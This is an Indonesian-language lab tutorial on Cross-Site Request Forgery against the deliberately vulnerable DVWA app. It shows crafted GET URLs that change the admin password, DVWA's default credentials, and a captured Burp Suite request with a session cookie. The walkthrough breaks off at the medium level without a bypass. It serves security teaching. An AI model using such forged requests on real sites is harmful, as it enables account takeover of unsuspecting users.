19. CSRF


Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)


Hafiidh Akbar Sya'bani (akbar@dinustek.com)

☠️ CSRF (Cross Site Request Forgery)

Pada tampilan awal DVWA klik bagian CSRF




Klik pada Test Credential, akan terbuka window baru menampilkan halaman login




Gunakan username dan password default

- Username: admin
- Password: password




Dapat diketahui username dan password saat ini adalah admin dan password. Tutup window login page dan kembali ke CSRF

Terdapat field untuk mengganti password akun sebelumnya pada halaman CSRF, disini password dari akun tersebut dapat diubah. Isikan kata apa saja untuk mengganti password lama dengan yang baru lalu klik Change.



Akan muncul teks bahwa password telah terganti



Perhatikan pada URL yang baru setelah password diganti

```
http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=newpassword&password_conf=newpa
ssword&Change=Change#
```

CSRF/XSRF bekerja dengan menipu sebuah website hingga seolah olah korban melakukan request kepada website.

Dapat dilihat bahwa password baru yang diketikkan akan masuk ke URL, terdapat 2 parameter yaitu:


- password_new = newpassword
- password_conf = newpassword

Dari CSRF pada level low diketahui bahwa hanya dengan mengganti nilai pada `password_new` dan `password_conf` saja dapat mengganti password admin, coba lagi cara yang sama pada level kali ini


Ubah nilai 2 parameter menjadi password baru

```
http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=newpasswordagain&password_conf=
newpasswordagain&Change=Change#
```


Hasilnya memunculkan status gagal yang mengatakan “That request didn’t look correct”




Gunakan Burp Suite untuk melihat seperti apa request yang dikirimkan saat melakukan ganti password. Buka pada tab Proxy dan nyalakan intercept




Pastikan juga browser menggunakan proxy Burp Suite



Kembali ke halaman CSRF, kali ini coba ganti password melalui text input lalu klik Change. Disini digunakan password 12345.




Maka akan muncul window baru dari Burp Suite





```
GET /vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=123345&password_conf=1
23345&Change=Change
Cookie: security=medium; PHPSESSID=1d2f4c628d0f1331029eadea39d87b2d
Upgrade-Insecure-Requests: 1
```

